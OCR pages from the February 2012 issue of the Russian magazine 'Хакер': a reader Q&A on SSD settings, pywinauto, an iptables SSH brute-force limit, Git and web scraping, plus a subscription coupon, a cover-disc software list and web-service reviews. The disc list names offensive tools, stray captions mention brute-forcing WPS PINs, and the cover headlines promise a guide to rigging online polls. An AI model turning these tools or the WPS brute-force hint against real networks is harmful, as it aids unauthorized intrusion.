сказать, поэтому рекомендую проверить значения параметров EnableSuperfetch и EnablePrefetcher в ветке HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\PrefetchParameters. Некоторые также рекомендуют отключить очистку swap-файла. Делается это в разделе HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Memory Management\: нужно задать ключу ClearPageFileAtShutdown значение 0. Помимо этого, нужно убедиться, что работает команда TRIM, позволяющая операционной системе уведомлять твердотельный накопитель о том, какие блоки данных больше не используются и могут быть очищены накопителем самостоятельно. Выяснить это можно с помощью команды:

```
fsutil behavior query DisableDeleteNotify
```

Если в выводе значение DisableDeleteNotify, значит, TRIM включен. Но только на уровне ОС. Поэтому надо убедиться, что TRIM поддерживается драйвером (чаще всего RAID-контроллера или стандартного MSAHCI).

Q МОЖНО ЛИ С ПОМОЩЬЮ PYTHON-СКРИПТОВ АВТОМАТИЗИРОВАТЬ ПОСЛЕДОВАТЕЛЬНОСТЬ ДЕЙСТВИЙ В WINDOWS-СИСТЕМЕ?

A Готовых решений для Python'а не так уж и много. Среди полезных библиотек можно выделить pywinauto (code.google.com/p/pywinauto), которая специально предназначена для GUI-автоматизации. Сценарии получаются очень наглядными и не требуют комментариев:

```
from pywinauto import application
app = application.Application.
   start("notepad.exe")
app.Notepad.MenuSelect(
   "Help->About Notepad")
app.AboutNotepad.OK.Click()
app.Notepad.Edit.TypeKeys (
   "pywinauto Works!", with_spaces=True)
```

Подробный мануал есть на офсайте (pywinauto.googlecode.com/hg/pywinauto/docs/index.html). Установить библиотеку тоже не составит труда:

1. Распаковать архив.
2. Запустить python.exe setup.py install.
3. Установить PIL (www.pythonware.com/products/pil/index.htm).
4. Установить elementtree (effbot.org/downloads).

Q ВО ВРЕМЯ ПРЕЗЕНТАЦИЙ ЧАСТО ВИДЕЛ, КАК ДОКЛАДЧИК НАЖИМАЕТ КАКОЙ-ТО ХОТКЕЙ И УВЕЛИЧИВАЕТ ОПРЕДЕЛЕННУЮ ЧАСТЬ ЭКРАНА, ЧТОБЫ ПРОДЕМОНСТРИРОВАТЬ ЧТО-ТО В ДЕТАЛЯХ. КАК ЭТО ДЕЛАЕТСЯ?

A Проще всего использовать утилиту ZoomIt (bit.ly/uULr0d) от Марка Руссиновича. Она тихо сидит в трее и как раз по хоткею увеличивает выбранную часть экрана. Помимо этого, на увеличенном изображении можно сразу что-то нарисовать.

Q КАК МОЖНО НАСТРОИТЬ ФАЙЕРВОЛ В LINUX, ЧТОБЫ ПРЕДОТВРАТИТЬ БРУТФОРС-АТАКИ НА SSH?

A Никогда бы не подумал, что столько людей пытаются сбрутфорсить пароль для SSH-демона никому не нужного сервера, пока не посмотрел в его логи. Несколько тысяч неудачных попыток входа каждый день — вполне традиционная картина. Большинство таких попыток можно отсечь, просто перенеся демон на какой-нибудь нестандартный порт (со стандартного 22). Другой вариант — правильно настроить iptables. Опытные линуксоиды рекомендуют следующий рецепт:


```
iptables -P INPUT DROP
iptables -A INPUT -m state \
  --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p tcp -m tcp \
  --dport 22 -m state --state NEW \
  -m recent --set --name SSH
iptables -A INPUT -p tcp -m tcp \
  --dport 22 -m state --state NEW \
  -m recent --update --seconds 60 \
  --hitcount 4 --rttl --name SSH -j DROP
iptables -A INPUT -p tcp -m tcp \
  --dport 22 -m state --state NEW -j ACCEPT
```

После этого хосты, пытающиеся перебирать пароль, будут блокироваться: все IP из черного списка будут фиксироваться в файле /proc/net/ipt_recent/SSH.

Q С НЕДАВНЕГО ВРЕМЕНИ (К СЛОВУ, ПОСЛЕ ПРОЧТЕНИЯ СТАТЬИ «GIT&&GITHUB: С МЕСТА В КАРЬЕР») НАЧАЛ ИСПОЛЬЗОВАТЬ СИСТЕМУ УПРАВЛЕНИЯ ВЕРСИЯМИ GIT. НО МЕНЯ УБИВАЕТ, ЧТО ДЛЯ РЕДАКТИРОВАНИЯ СООБЩЕНИЙ ДЛЯ COMMIT'ОВ ДАЖЕ ПОД WINDOWS НЕОБХОДИМО ИСПОЛЬЗОВАТЬ НИКСОВЫЙ VIM. КАК БЫ ВМЕСТО НЕГО ИСПОЛЬЗОВАТЬ ЧТО-НИБУДЬ БОЛЕЕ ПРИВЫЧНОЕ?

```
* Session Renegotiation :
   Client-initiated Renegotiations:   Honored
   Secure Renegotiation:              Not Supported
```

Уязвимый к DDoS SSL-демон



Для подключения к WPA2-сети с помощью WPS достаточно ввести восьмизначный PIN. И его можно сбрутфорсить!

A Советую тебе скачать GitPad (https://github.com/github/gitpad). Это небольшое приложение, которое конфигурирует систему так, чтобы в качестве стандартного редактора использовался самый обычный «Блокнот». Можно подключить, скажем, Notepad++. Для этого внесем изменения в конфиг Git'а:

```
git config --global core.editor \
  "'C:\\Program Files (x86)\\Notepad++\\
  notepad++.exe' -multiInst -notabbar
  -nosession -noPlugin"
```

Q НУЖНО СГРАББИТЬ ДАННЫЕ С НЕКОТОРОГО САЙТА, КОТОРЫЕ ОН ВЫДАЕТ В РЕЗУЛЬТАТЕ ПОИСКА ПОСЛЕ ВВОДА НЕКОТОРЫХ ПАРАМЕТРОВ. МОЖНО ЛИ ОБОЙТИСЬ БЕЗ ПРОГРАММИРОВАНИЯ?

A Самый крутой способ, который меня не раз выручал — это воспользоваться сервисом open.dapper.net от Yahoo. Подход удивляет своей простотой:

1. Ты указываешь сервису URL-сайта, с которого хочешь извлечь информацию. Dapper.net открывает его внутри своего собственного движка и приступает к анализу.
2. Далее ты осуществляешь нужные переходы по сайту и, главное, отмечаешь те поля, которые необходимо заполнить. Каждому из них можно задать имя, скажем, «variable 1» — когда будешь запускать скрипт, ты сможешь указать его значения.
3. В конце концов, когда появляются элементы сайта с нужными данными, ты обозначаешь структуру. Если, скажем, это выборка фильмов, то кликаешь на название фильма и в поле вписываешь «Название фильма», далее кликаешь на рейтинг и добавляешь новый элемент «Рейтинг» в структуру и т. д.
4. Последний штрих — это экспорт данных. Можно оформить извлеченные данные в виде RSS и подписаться на них внутри своего RSS-ридера (таким образом, это идеальный способ превратить любой сайт в RSS-ленту), а можно, скажем, просто экспортировать все в XML и использовать сграбленные данные в своих проектах.

Увы, некоторые сайты банят робота dapper.net и автоматизировать их так просто уже не удается.

Подписка ХАКЕР



1. Разборчиво заполни подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта shop.glc.ru.
2. Оплати подписку через любой банк.
3. Вышли в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:
   - на e-mail: subscribe@glc.ru;
   - по факсу: (495) 545-09-06;
   - почтой по адресу: 115280, Москва, ул. Ленинская Слобода, 19, Омега плаза, 5 эт., офис № 21, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ! ЕСЛИ ПРОИЗВЕСТИ ОПЛАТУ В СЕНТЯБРЕ, ТО ПОДПИСКУ МОЖНО ОФОРМИТЬ С НОЯБРЯ.

ЕДИНАЯ ЦЕНА ПО ВСЕЙ РОССИИ. ДОСТАВКА ЗА СЧЕТ ИЗДАТЕЛЯ, В ТОМ ЧИСЛЕ КУРЬЕРОМ ПО МОСКВЕ В ПРЕДЕЛАХ МКАД

12 НОМЕРОВ — **2200 РУБ.**
6 НОМЕРОВ — **1260 РУБ.**

УЗНАЙ, КАК САМОСТОЯТЕЛЬНО ПОЛУЧИТЬ ЖУРНАЛ НАМНОГО ДЕШЕВЛЕ!



ПРИ ПОДПИСКЕ НА КОМПЛЕКТ ЖУРНАЛОВ
ЖЕЛЕЗО + ХАКЕР + 2 DVD: — ОДИН НОМЕР ВСЕГО ЗА 162 РУБЛЯ (НА 35% ДЕШЕВЛЕ, ЧЕМ В РОЗНИЦУ)

ЗА 12 МЕСЯЦЕВ 3890 РУБЛЕЙ (24 НОМЕРА)
ЗА 6 МЕСЯЦЕВ 2205 РУБЛЕЙ (12 НОМЕРОВ)

ЕСТЬ ВОПРОСЫ? Пиши на info@glc.ru или звони по бесплатным телефонам 8(495)663-82-77 (для москвичей) и 8 (800) 200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон).

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «ХАКЕР»

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________ 201 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________

АДРЕС ДОСТАВКИ:

индекс
область/край
город
улица
дом корпус
квартира/офис
телефон (код)
e-mail
сумма оплаты

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа — Сумма
Оплата журнала «____________»
с ____________ 2012 г.
Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа — Сумма
Оплата журнала «____________»
с ____________ 2012 г.
Ф.И.О.
Подпись плательщика

Кассир



>>WINDOWS
>Development
Adventure Game Studio 3.2.1
Batch Compiler 1.0
BinScope Binary Analyzer 0.0.1
dotPeek 1.0
Expert Debugger 3.2
FMOD Ex 4.38.05
JoeBlogs 1.0
MiniFuzz 1.5.5.0
NVIDIA Parallel Nsight 2.1
NVIDIA PerfKit 6.70
PeStudio 3.54
QuickPHP 1.14.0
QuickSharp 2.0
Resource .NET 3.0
SQL Prompt 5.2
XDebug 2.1.2

>Misc
7Files 0.3
8Start 3.0
bcWebCam 2.1.0.3
Cathy 2.28.3
Clipboard Saver
Coolbarz 0.1.6.7
Dictation Pro 0.91
Executor 0.99.11
FocusWriter 1.3.5.1
gBurner Virtual Drive 3.1
Gizmo Toolbar 2.5.0
NppDocShare 0.1
Soda 3D PDF Reader
Tiles 0.98
WindowSlider 0.3
XWidget 1.2.3

>Multimedia
Antenna 1.5.0
Artweaver Free 3.0.1
Avidemux 2.5.5
CamStudio 2.0
GreenForce-Player 1.11
Jing
Moo0 AudioTypeConverter 1.24
Nepflex Screen Recorder 1.4.0.4
PhotoLikr 1.2
Screenpresso 1.3.0
Sublight 3.0.0
Trout 1.0.6
UMPlayer 0.98
VideoSpin 2.0
VirtualDub 1.10.1
YACReader 0.4.0

>Net
Comodo Unite 3.0.2.0
FtpUse 2.0
Image Picker 1.0.0
Insync 0.9.5
Joukuu Lite 1.3.3.3
KumoSync 1.1.1
Mikogo 4.0
MultiMi 0.9.29
Remote Desktop Manager
Remote Potato 1.0.6
The E-Mail Client 1.03
Tixati 1.74
WebReader 0.8.80 beta
WLAN Optimizer 0.21
Yoono desktop 1.8.16

>Security
Activity Monitor 1.05
Artillery 0.2
Autopsy 3.0.0b2
Cain & Abel 4.9.43
Comodo Cleaning Essentials 1.6
Echo Mirage 1.2
Ettercap 0.7.4
Heimdal
Identity Finder
Immunity Debugger 1.84
IOCTL Fuzzer 1.3
MysqlPasswordAuditor 1.0
Net2SharePwn 1.0b
NTO SQL Invader
oSpy 1.10.4
Radare2 0.9
RainbowCrack 1.5
Scrapy 0.14
SSLyze 0.3
The Mole 0.2.6
Toolwiz Care 1.0
Wavsep 1.1.0
WeBaCoo 0.2
WinAPIOverride32 5.5.3
XSSer v1.6b

>System
AllOff 3.4
BlueStacks
Clipboardic 1.10
D7 4.9.6
DiskAlarm 1.2.4370
DisplayFusion 3.4.0
Gow 0.5.0
iCare Data Recovery Professional
iPadian
OSFMount 1.5.1008
Patch My PC 2.0.6.3
RMPrepUSB 2.1.630
SaBackup 0.9.3.3
Track Folder Changes 1.1
Win7AudioSwitcher
WinArchiver Virtual Drive 2.7

>>UNIX
>Desktop
Bluetile 0.6
Bombonodvd 1.2.0
Calibre 0.8.31
Cinepaint 1.0
Darktable 0.9.3
Dupeguru_me 6.2.0
Ffmpeg 0.9
Gnomesubtitles 1.2
Lives 1.4.9
Nightingale 1.8.1
Pdfmasher 0.6.3
Qtractor 0.5.2
Qx11grab 0.2.6
Razor-qt 0.4
Smillaenlarger 0.9.0
Sweethome3d 3.3
Synfig 0.63.03
Veusz 1.14

>Devel
Bluefish 2.2.0
Buildbot 0.8.5
Codelite 3.0.0.5041
Eigen 3.0.4
Eric 5.1.7
Fastutil 6.4.2
Getid3 1.9.2
Gral 0.8
Ideaic 11
Lazarus 0.9.30.2
Libqrencode 3.2.0
Libutillery 1.7.0
Llvm 3.0
Odbcpp 1.6
Pantheios 1.0.1b213
Sourcesquare 23122011
Tcpdf 5.9.141
Text-tokenizer 0.4.5
Ultimatepp 4193

>Games
Eternallands 1.9.2
Gigalomania 0.21
Pioneer alpha17

>Net
Adchpp 2.8.0
Ahcpd 0.53
Babel 1.3.0
Bitflu 1.39
Clawsmail 3.8.0
Deluge 1.3.3
Emesene 2.11.11
Getmail 4.24.0
Gnunet 0.9.0
Jitsi 1.0b1
Movgrab 1.1.5
Mulk 0.6.0
Opera 11.60
Pidgin 2.10.1
Quamachi 0.6.0
Quban 0.2.2
Surrogafier 1.9.1b
Xplico 0.7.0

>Security
Androguard 1.0-rc1
Android WebContentResolver
Angryip 3.0b6
Artillery 0.2 Alpha
Autopsy 3.0.0b2
Bokken 1.5
CSRFScanner 1.0
ELFkickers 3.0
Ettercap 0.7.4
Fwsnort 1.6.1
Gnutls 3.0.9
Keepass 2.17
ModSecurity 2.6.3-rc1
Opendnssec 1.3.4
Radare2 0.9
Stunnel 4.50
The Mole 0.2.6
XSSer v1.6b
XssScanner 1.1

>Server
Apache 2.2.21
Asterisk 10.0.0
Bind 9.8.1-p1
Cups 1.5.0
Dhcp 4.2.3-p1
Dovecot 2.0.16
Freeradius 2.1.12
Lighttpd 1.4.30
Mysql 5.5.19
Nsd 3.2.9
Openldap 2.4.28
Openvpn 2.2.2
Postfix 2.8.7
Postgresql 9.1.2
Pure-ftpd 1.0.35
Samba 3.6.1
Sendmail 8.14.5
Snort 2.9.2
Sqlite 3.7.9
Squid 3.1.18
Syslog-ng 3.3.3
Vsftpd 2.3.5

>System
Bochs 2.5
Cemosshe 11.12.06
Debreate 0.7.7
Kmod 1
Linux 3.1.6
Nxlog 1.2.494
Pam_mount 2.13
Powertop 1.8
Qemu 1.0
Rpmerizor 2.6
Rtirq 20111007
Sali 2.4.11
Tpe-lkm
Xf86-video-ati 6.14.3
Zsh 4.3.14

>X-Distr
Linux Mint 12
Pfsense 2.0.1

>>MAC
ArgoUML 0.34
CoRD 0.5.5
DesktopShelves 1.4.2
DiffMerge 3.3.2
dupeGuru ME 6.2.0
EasyFind 4.8.1
Folx 2.0.1028
keka 0.1.4.3
Lion Secrets 1.2.0
Mini vMac 3.2.3
Mixxx 1.9.2
ShareIt 1.0
Soundcloud Downloader 2.0
Task Coach 1.3.3
Time Out 1.6.3
Vox 0.3 beta 1
XnViewMP 0.39

DVD

№ 02(157) ФЕВРАЛЬ 2012

ХАКЕР

ГИД ПО НАКРУТКЕ ОНЛАЙН-ГОЛОСОВАНИЙ 030

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

WWW.XAKEP.RU

02 (157) 2012

ТОТАЛЬНЫЙ ДЕСТРОЙ MONGODB

PE — Разрабатываем свой упаковщик исполняемых файлов

РЕКОМЕНДОВАННАЯ ЦЕНА: 230 р.

ДЕНЬГИ НА БАГАХ В CHROME 018

ПРИМЕРНО $270К УЖЕ ВЫПЛАТИЛА КОМПАНИЯ GOOGLE ЗА ИНФОРМАЦИЮ ОБ УЯЗВИМОСТЯХ В ИХ БРАУЗЕРЕ. МЫ НАУЧИМ ТЕБЯ, КАК ВЫЖАТЬ БАКСЫ ИЗ GOOGLE CHROME.


024 БЕСЕДУЕМ О DDOS С СОЗДАТЕЛЯМИ HIGHLOAD LAB

040 ЗАПУСКАЕМ ANDROID НА ОБЫЧНОМ КОМПЕ

082 ИСТОРИЯ РУТКИТОВ: 1986-2011

(game)land hi-fun media
publishing for enthusiasts
4 607157 100063 12002

WWW2



Музыка бесплатно

Z-MUSIC

z-music.org

Пятнадцать треков в день — ровно столько позволяет прослушать без приобретения премиального аккаунта когда-то бесплатный prostopleer.com. Z-music — это его полный аналог, который пока находится в стадии становления и никаких денежек не берет. Поэтому ты можешь без каких-либо ограничений искать музыку, слушать ее онлайн и загружать себе на диск. Источником музыки, как и в случае с prostopleer.com, являются социальные сети, куда пользователи пока без всякого зазрения совести терабайтами заливают треки. Z-music агрегирует песни, которые находятся в ротации популярных радиостанций, и позволяет удобно прослушивать треки из эфира, скажем, радио Maximum.



BitTorrent-клиент онлайн

BITLET

bitlet.org

Полноценный торрент-клиент, работающий в браузере. Он используется точно так же, как и любая десктопная программа. Выбери torrent-файл на диске или укажи URL файла, задай место для сохранения данных и наблюдай за неторопливой загрузкой. Код BitLet полностью написан на Java, поэтому для его работы в браузере должен быть установлен плагин Java VM. Скорость загрузки, однако, очень непредсказуема и иногда оставляет желать лучшего. В этом случае можно попробовать другой достойный онлайн-клиент для сети BitTorrent — torrific alpha (www.torrific.com). Правда, бесплатный аккаунт позволяет загрузить всего несколько гигабайт данных.




Универсальный декомпилятор

SHOWMYCODE

www.showmycode.com

Как декомпилировать CLASS-файлы, чтобы достать исходный код из Java-бинарника? Как получить оригинальные PHP-файлы, которые были пропущены через криптор Zend Guard? Как вытащить ActionScript-код из флешового swf-файла? С помощью чего декомпилировать .NET-приложение и извлечь его сорцы на C#, Visual Basic .NET, J#, Visual C++ .NET? На все эти вопросы можно дать один ответ — попробовать онлайн-сервис ShowMyCode. По сути, это обертка для Java Decompiler, SWF Decompiler, Dis# и других узкоспециализированных stand-alone-приложений, которые можно было бы использовать в этих случаях. В качестве бонуса ShowMyCode предлагает анализатор QR-кодов.



Онлайн-олимпиада для программистов

INTERVIEW STREET

www.interviewstreet.com

Сборник любопытных задачек для программистов с автоматической системой проверки решения. Предложив решение на одном из 11 языков (C++, Python, PHP, Java и т. д.), можно легко попасть на работу в Силиконовую долину. Дело в том, что Interview Street сотрудничает с крупнейшими IT-компаниями (например, с Facebook и Amazon), подгоняя им наиболее талантливых программистов. Это такой бизнес. Interview Street включает всех программистов, решающих задачки, в большую базу и получает $10000 за каждого принятого на работу. Благодаря такому подходу начинающая индийская компания уже неплохо зарабатывает.



Фото: Ексей Пантелеев (exeypanteleev.com), модель: Светлана Новикова.


Реклама